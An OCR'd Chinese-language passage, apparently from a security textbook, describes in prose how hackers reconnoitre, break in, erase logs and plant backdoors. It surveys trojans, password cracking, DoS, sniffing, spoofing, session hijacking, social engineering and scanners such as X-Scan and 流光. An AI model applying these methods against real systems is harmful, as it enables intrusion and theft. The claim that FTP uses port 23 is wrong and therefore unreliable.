
1.攻击前奏

黑客在发动攻击前一般都会进行一些“前奏”活动，主要包括：锁定攻击目标、了解目标的网络结构，收集各种目标系统的信息等。

锁定目标：Internet上有许多主机，黑客首先要寻找他“感兴趣”的目标主机，他可以先用搜索引擎寻找他要找的站点的。当然能真正标识主机的是IP地址，黑客会利用域名和IP地址就可以顺利地找到目标主机。

了解目标的网络结构：确定要攻击的目标后，黑客就会设法了解其所在的网络结构，哪里是网关、路由，哪里有防火墙，IDS，哪些主机与要攻击的目标主机关系密切等，最简单地就是用tracert命令追踪路由，也可以发一些数据包看其是否能通过来猜测其防火墙过滤原则的设定等。当然老练的黑客在干这些的时候都会利用别的计算机来间接的探测，从而隐藏他们真实的IP地址。

收集系统信息：在收集到目标的第一批网络信息之后，黑客会对网络上的每台主机进行全面的系统分析，以寻求该系统的安全漏洞或安全弱点。收集系统信息的方法有：开放端口分析，利用信息服务、利用安全扫描器，社会工程。开放端口分析。首先黑客要知道目标主机采用的是什么操作系统什么版本，如果目标开放Telnet 服务，那只要Telnet xx.xx.xx.xx(目标主机)，就会显示“Digital UNIX (xx.xx.xx) (ttyp1) login：”这样的系统信息。接着黑客还会检查其开放端口进行服务分析，看是否会能被利用的服务。因特网上的主机大部分都提供WWW、MAIL、FTP、Telnet等日常网络服务，通常情况下Telnet服务的端口是23，WWW服务的端口是80 ，FTP服务的端口是23等。利用信息服务。像SNMP服务、TraceRoute程序、Whois服务，Finger服务等都会被黑客用来收集信息。SNMP服务可用来查阅网络系统路由器的路由表，从而了解目标主机所在网络的拓扑结构及其内部细节，TraceRoute程序能够用该程序获得到达目标主机所要经过的网络数和路由器数，Whois协议服务能提供所有有关的DNS域和相关的管理参数，Finger协议可以用Finger服务来获取一个指定主机上的所有用户的详细信息(如用户注册名、电话号码、最后注册时间以及他们有没有读邮件等等)。所有如果没有特殊的需要，管理员应该关闭这些服务。利用安全扫描器，收集系统信息当然少不了安全扫描器，黑客会利用一些安全扫描器来帮他们发现系统的



各种漏洞，包括各种系统服务漏洞，应用软件漏洞，CGI漏洞，弱口令用户等等。（关于社会工程收集信息在攻击方法篇中有具体介绍）

2.实施攻击

当黑客探测到了足够的系统信息，对系统的安全弱点有了了解后就会发动攻击，当然他们会根据不同的网络结构、不同的系统情况而采用的不同的攻击手段。一般，黑客攻击的终极目的是能够控制目标系统，窃取其中的机密文件等，但并不是每次黑客攻击都能够得逞控制目标主机的目的的，所以有时黑客也会发动拒绝服务攻击之类的干扰攻击，使系统不能正常工作。关于黑客的具体采用的一些攻击方法我们在下面黑客攻击方法中有详细的介绍，这里就不细说了。

3.巩固控制

黑客利用种种手段进入目标主机系统并获得控制权之后，不是像大家想象的那样会马上进行破坏活动，删除数据、涂改网页等，那是毛头小伙子们干的事情。一般入侵成功后，黑客为了能长时间的保留和巩固他对系统的控制权，不被管理员发现，他会做两件事：清除记录和留下后门。日志往往会记录了一些黑客攻击的蛛丝马迹，黑客当然不会留下这些“犯罪证据”，他会把它删了或用假日志覆盖它。为了日后可以不被觉察地再次进入系统，黑客会更改某些系统设置、在系统中置入特洛伊木马或其他一些远程操纵程序。

3.继续深入

清除日志、删除拷贝的文件等手段来隐藏自己的踪迹之后，攻击者就开始下一步的行动：窃取主机上的各种敏感信息：软件、资料、客户名单、财务报表，信用卡号等等，也可能是什么都不动，只是把你的系统作为他存放黑客程序或资料的仓库，也可能黑客会利用这台已经攻陷的主机去继续他下一步的攻击，如：继续入侵内部网络，或者利用这台主机发动D.O.S攻击使网络瘫痪。

网络世界瞬息万变，黑客们各有不同，他们的攻击流程也不会完全相同，上面我们提的攻击步骤是对一般情况而言的，是绝大部分黑客正常情况下采用的攻击步骤。

二、黑客常用攻击方法

黑客攻击方法多种多样，他们会根据探测得到的系统信息、安全弱点而采用针对性的攻击方法，不同的系统不同的情况下他们采取的攻击方法往往是不同的，但总的来说，常见的黑客攻击方法有这几种：木马攻击、邮件攻击、口令攻击、病毒攻击、漏洞攻击、拒绝服务攻击、欺骗攻击、嗅探攻击、会话劫持攻击、社会工程等。下面我们来具体地来了解一下这些攻击方法。

1、木马攻击

“特洛伊木马程序”攻击也是黑客常用的攻击手段，黑客会编写一些看似“合法”的程序，但实际上此程序隐藏有其他非法功能，比如一个外表看似是一个有趣的小游戏的程序，但其实你运行的同时它在后台为黑客创建了一条访问你的系统的通道，这就是“特洛伊木马程序”。当然只有当用户运行了木马后才会达到攻击的效果，所以黑客会把它上传到一些站点诱导用户下载，或者用EMAIL寄给用户并编造各种理由骗用户运行它，当用户运行此软件后，该软件会悄悄执行它的非法功能：跟踪用户的电脑操作，记录用户输入的口令上网帐号等敏感信息，并把它们发送到黑客指定的电子信箱。如果是像“冰河”“灰鸽子“这样的功能强大的远程控制木马的话，黑客还可以想你本地操作一样地远程操控你的电脑。

2、邮件攻击

邮件攻击一般是指的就是电子邮件炸弹攻击，这是黑客常用的一种攻击手段，它是用伪造的IP地址和电子邮件地址向同一信箱发送数以千计、万计甚至无穷多次的内容相同的恶意邮件，也可称之为大容量的垃圾邮件。由于每个人的邮件信

箱是有限的，当庞大的邮件垃圾到达信箱的时候，就会挤满信箱，使之无法接受正常的邮件。同时，因为它占用了大量的网络资源，常常会导致网络阻塞，使用户不能正常地连接邮件服务器，严重者可能会给电子邮件服务器操作系统带来危险，几年前就曾有黑客使用这种攻击手段使得新浪、雅虎等几个世界级的门户网站的Email服务器瘫痪了几十个小时，所以邮件攻击也可以看作拒绝服务攻击的一种。

3、口令攻击

口令攻击是黑客的最老牌的攻击方法，从黑客诞生的那天起它就开始被使用，这种攻击方式具体的有三种方法：

暴力破解法、在知道用户的账号后用一些专门的软件强行破解用户口令（包括远程等录破解和对密码存储文件Passwd、Sam的破解），这种方法要有足够的耐心和时间，但总有那么一些使用简单口令的用户帐号，使得黑客可以迅速将其破解。

伪造的登录界面法、在被攻击主机上启动一个可执行程序，该程序显示一个伪造的登录界面，当用户在这个伪装的界面上键入用户名、密码后，程序将用户输入的信息传送到攻击者主机。

网络监听法、就是网络监听来得到用户口令，这类方法危害性很大，监听者往往能够获得其一个网段的所有用户账号和口令，但其也有局限性，关于网络监听我们下面还会具体谈到，这里就不多说了。

4、病毒攻击

关于计算机病毒想必大家都有所了解，对其概念就不多说了，其实这些由黑客编写的计算机病毒就像人类的病毒一样，目的是感染尽可能多的计算机，计算机一旦感染病毒那它就会发病，轻则影响运行速度、恶作剧、死机，重则破坏硬盘数据摧毁系统甚至计算机硬件，而且当一台计算机感染了病毒，它就会变成了携带者又会去感染其它新的计算机。

特别要注意的是现在频繁出现的“蠕虫”病毒，我们知道一般的病毒只有当我们的计算机运行了病毒或携带病毒的载体程序才会感染，而这些蠕虫病毒不一样，它像“红色代码”、最近的“SQL、冲击波”等蠕虫病毒则是利用系统漏洞自动去攻击传染网络上的其他计算机，它们是主动攻击的，甚至不需要任何载体，也就是说你的计算机只要上网就可能被感染，所以安装一个好的杀毒软件在病毒横行的网络时代里是很必要的。

5、漏洞攻击

利用漏洞攻击是黑客攻击中最容易得逞的方法。许多系统及网络应用软件都存在着各种各样的安全漏洞，系统漏洞、服务漏洞、如Win98的共享目录密码验证漏洞，Windows2000的Unicode,printer,ida、idq,webdav,RPC漏洞，Unix的Telnet，RPC漏洞、Sendmail的邮件服务软件漏洞，还有基于WEB服务的各种CGI漏洞等等，这些都是最容易被黑客利用的系统漏洞。特别是其中的一些远程缓冲区溢出（buffter flowover）漏洞，利用这些缓冲区溢出漏洞黑客不但可以通过发送特殊的数据包来使服务或系统瘫痪，更严重的黑客甚至可以精确地控制溢出后在堆栈中写入的代码，以使其能执黑客的任意命令，从而能够访问并控制系统。

6、拒绝服务攻击

拒绝服务攻击（Denial of Service，DoS）是一种最悠久也是最常见的攻击形式，它利用TCP/IP协议的缺陷。将提供服务的网络的资源耗尽，导致不能提供正常服务，是一种对网络危害巨大的恶意攻击。其实严格来说拒绝服务攻击并不是某一种具体的攻击方式，而是攻击所表现出来的结果，最终使得目标系统因遭受某种程度的破坏而不能继续提供正常的服务，甚至导致物理上的瘫痪或崩溃。而其具体的攻击方法可以是多种多样的，可以是单一的手段，也可以是多种方式的组合利用，不过其结果都是一样的，即合法的用户无法访问所需信息。

通常拒绝服务攻击可分为两种类型：一种攻

击是黑客利用网络协议缺陷或系统漏洞发送一些非法的数据或数据包，使得系统死机或重新启动，从而使一个系统或网络瘫痪，如Land 攻击、WinNuke、 Ping of Death、TearDrop等。另一种攻击原理是在短时间内发送大量伪造的连接请求报文到网络服务所在的端口如80，从而消耗系统的带宽或设备的CPU和内存，造成服务器的资源耗尽，系统停止响应甚至崩溃，其中，具有代表性的攻击手段包括 SYN flood、ICMP flood、IGMP flood、 UDP flood等。

分布式拒绝服务（D.D.O.S）攻击是目前网络的头号威胁！它是在传统的D.O.S攻击基础之上产生的一类攻击方式。单一的D.O.S攻击一般是采用一对一攻击的，而分布式的拒绝服务攻击手段就是黑客控制多台计算机（可以是几台也可以是成千上万台）同时攻击，从而比从前更大的规模来进攻，这样的攻击即使是一些大网站也很难抵御。

7、嗅探攻击

要了解嗅探攻击方法，我们先要知道他的原理：网络的一个特点就是数据总是在流动中，当你的数据从网络的一台电脑到另一台电脑的时候，通常会经过大量不同的网络设备，如果传输过程中，如果在中途有人通过特殊的设备（嗅探器，有硬件和软件两种）就能够捕获这些传输网络数据的报文，这就好比你给人发了一封邮件，在半路上被人拆开偷看一样，或许你还感觉不到问题的严重，如果要是你传送的数据刚好是你们企业的机密文件或是你的信用卡帐号和密码呢？

嗅探攻击主要有两种途径，一种是针对简单地采用集线器（HUB）连接的局域网，黑客只要能把嗅探器安装到这个网络中的任何一台计算机上就可以实现对整个局域网的侦听，这是因为共享hub获得一个子网内需要接收的数据时，并不是直接发送到指定主机，而是通过广播方式发送到每个电脑，正常情况下，数据接受的目标电脑会处理该数据，而其他非接受者的电脑就会过滤这些数据，但安装了嗅探器计算机则会接受所有数据。另一种是针对交换网络的，由于交换网络的数据是从一台计算机发出到预定的计算机，而不是广播的，所以黑客必须将嗅探器放到像网关服务器、路由器这样的设备上才能监听到网络上的数据，当然这比较困难，但由于一旦成功就能够获得整个网段的所有用户账号和口令，所以但黑客还是会通过其他种种攻击手段来实现它，如通过木马方式将嗅探器发给某个网络管理员，使其不自觉的为攻击者进行了安装。

8、欺骗攻击

常见的黑客欺骗攻击方法有：IP 欺骗攻击、DNS欺骗邮件欺骗攻击、网页欺骗攻击等。

IP欺骗攻击：即黑客改变自己的IP地址，伪装成别人的计算机的IP地址来进行攻击或者获得信息、得到特权等。如UNIX机器之间能建立信任关系，使得这些主机的访问变的容易，而这个信任关系基本上是使用IP地址进行验证的，这样你知道IP欺骗能干什么了吧？最近WindowsNT网络流行的ARP欺骗攻击也属于IP欺骗攻击的一种。

电子信件欺骗攻击：黑客向某位用户发了一封电子邮件，并且修改了邮件头信息（使得邮件地址看上去和这个系统管理员的邮件地址完全相

同），信中他冒称自己是系统管理员，说由于系统服务器故障导致部分用户数据丢失，要求该用户把他的个人信息马上用Email回复给他，该用户

会怎么做呢？这就是一个典型的电子邮件欺骗攻击的例子。

网页欺骗攻击：就是黑客建立某个站点网页的都拷贝下来，然后修改其链接，使得用户访问这些链接时会先经过黑客控制的主机，然后黑客会想方设法让用户访问这个修改后的网页，从他则监控用户整个HTTP请求过程，窃取用户的帐号和口令等信息，甚至假冒用户给服务器发接数据。而如果这个网页是电子商务站点，那用户的损失可想而知！

9.会话劫持攻击

让我们设想一下：某黑客在暗地里等待着某位合法用户通过telnet远程登录到一台服务器上时，当这位用户成功地提交密码后，这个黑客就开始接管该用户当前的会话并摇身变成了这个用户。这就是会话劫持攻击(Session)，它在一次正常的通信过程中，黑客作为第三方参与到其中，或者是在数据流（例如基于TCP的会话）里注射额外的信息，或者是将双方的通信模式暗中改变，即从直接联系变成有黑客联系。会话劫持是一种结合了嗅探以及欺骗技术在内的攻击手段，最常见的是TCP会话劫持，像HTTP、FTP、Telnet都可能被进会话劫持。

要实现会话劫持，黑客来说首先必须窥探到正在进行TCP通信的两台主机之间传送的报文源IP、源TCP端口号、目的IP、目的TCP端号，从而可以推算出其中一台主机对将要收到的下一个TCP报文段中seq和ackseq值，这样在该合法主机收到另一台合法主机发送的TCP报文前，攻击者根据所截获的信息向该主机发出一个带有净荷的TCP报文，如果该主机先收到攻击报文，就可以把合法的TCP会话建立在攻击主机与被攻击主机之间。带有净荷的攻击报文能够使被攻击主机对下一个要收到的TCP报文中的确认序号(ackseq）的值的要求发生变化，从而使另一台合法的主机向被攻击主机发出的报文被攻击主机拒绝。

会话劫持攻击能避开了被攻击主机对访问者的身份验证和安全认证，从而使黑客能直接进入对被攻击主机的访问状态，对系统安全构成的威胁比较严重。不过要实现它不但需要复杂的技术，而且还需要对攻击时间的精确把握，所以会话劫持攻击并不是太常见，不过最近网上有流行着对Windows NT的SMB会话劫持攻击的讨论。

10.社会工程攻击

什么是社会工程攻击？这个概念可能大家比较陌生，其实关于社会工程还没有明确的定义，我们这里可以理解为黑客用非计算机技术手段来刺探消息、骗取信息以最终达到攻击或入侵目的的各种社会活动，比如黑客想要侵入某公司的网络窃取信息，那他会故意接近此公司网管员的亲属和朋友，从他们那里他可以轻易套取这个网管员的网名、生日、幸运数字等信息，他也可以直接去接近这个网管，从而那里骗取更有用的信息，或者他也可以冒充此管理员的上司打电话给管理员索要帐号，也可以伪装成空调修理工人、电信维修人员直接进入这给公司的内部从物理上接近攻击目标，到这里，相应大家应该对社会工程有所了解了吧，上面介绍只是几个简单的社会工程攻击的例子，专业窃取情报的黑客采用的方法更为隐秘和可怕，记住“一切皆有可能”。

三、黑客常用工具

1、扫描工具

扫描器一种自动检测远程或本地主机安全性弱点的程序；它通过与目标主机TCP/IP端口建立连接和并请求某些服务（如TELNET、FTP等），记录目标主机的应答，搜集目标主机相关信息：如端口的分配及提供的服务和它们的软件版本信息、匿名用户是否可以登录等，从而发现目标主机某些内在的安全弱点。

扫描器的重要性在于把极为烦琐的安全检测，通过程序来自动完成，这不仅减轻黑客的工作繁

杂度，而且缩短了检测时间，使问题发现更快。当然，也可以认为扫描器是一种网络安全性评估软件。一般而言，扫描器可以快速、深入地对网络或目标主机进行评估。

扫描器按照功能多少可以分为：单一功能型扫描器和多功能综合扫描器。单一功能扫描器是指其扫描功能比较单一，只能完成某项扫描任务，比如扫描端口，扫描共享资源或密码，探测某一漏洞等等。而多功能综合型扫描器则是指那些集成众多功能的，能扫描多种漏洞、探测多种项目的扫描器。

单一功能型扫描器编写相当简单，现在有许多此类的扫描器。比如端口扫描器有 superscan，fport 等等，共享扫描器有 shed.exe 等等，如图 1，还有许多能探测某一漏洞的如：UNICODE 漏洞扫描器等等。




图 1




图 2

其中 SuperScan 是一个功能强大的端口扫描软件，它能通过 Ping 来检验 IP 是否在线；IP 和域名相互转换；检验一定范围目标计算机的是否在线和端口情况；工具自定义列表检验目标计算机是否在线和端口情况；自定义要检验的端口，并可以保存为端口列表文件；软件还自带一个木马端口列表 trojans.lst，通过这个列表我们可以检测目标计算机是否有木马。 还有几个扫描功能各不相同，这里就不一一介绍了。




图 3

多功能综合型扫描器往往能够扫描多种常见漏洞，能进行端口扫描，能进行远程口令猜解等，这种大型扫描器一般开发比较麻烦，所以不是很多。现在黑客常用的国内扫描工具主要有 “流光”、X-SCAN和X-WAY，这几个都很有名，国内用的人也很多。国外的重量级的多功能综合型扫描器则有 Nmap、Nessus、ShowSecurityScanner（如图 3）等。

下面我们来简单了解一下国产的最经典的大型扫描工具：“流光”和“X-scan”。

“流光”：目前最新版本 5.0，“流光”主要的特点：1、用于检测 POP3/FTP 主机中用户密码安全漏洞。2、多线程检测，最多 500 个线程探测，线程超时设置，阻塞线程具有自杀功能。3、支持 10 个字典同时检测。4、检测设置可作为项目保存。5、它可以探测 POP3、FTP、HTTP、PROXY、FORM、SQL、SMTP、IPC$ 等 Windows 系统、UNIX 系统、各种服务漏洞，如图 4，并针对各种漏洞设计了不同的破解方案，能够在有漏洞的系

统上轻易得到被探测的用户密码，而且流光在WIN9X/NT/2000上都可以运行，使它成为许多黑客手中的必备工具之一，一些资深黑客也对它青睐有加。甚至有人曾说："流光"能让一个刚刚会用鼠标的人成为专业级黑客"。




图4

X-Scan：目前最新版本2.3，它采用多线程方式对指定IP地址段（或单机）进行安全漏洞检测，支持插件功能，提供了图形界面和命令行两种操作方式，扫描内容包括：远程操作系统类型及版本，标准端口状态及端口BANNER信息，CGI漏洞，IIS漏洞，RPC漏洞，SQL-SERVER、FTP-SERVER、SMTP-SERVER、POP3-SERVER、NT-SERVER弱口令用户，NT服务器NETBIOS信息等，如图5。扫描结果保存在/log/目录中，index_*.htm为扫描结果索引文件。

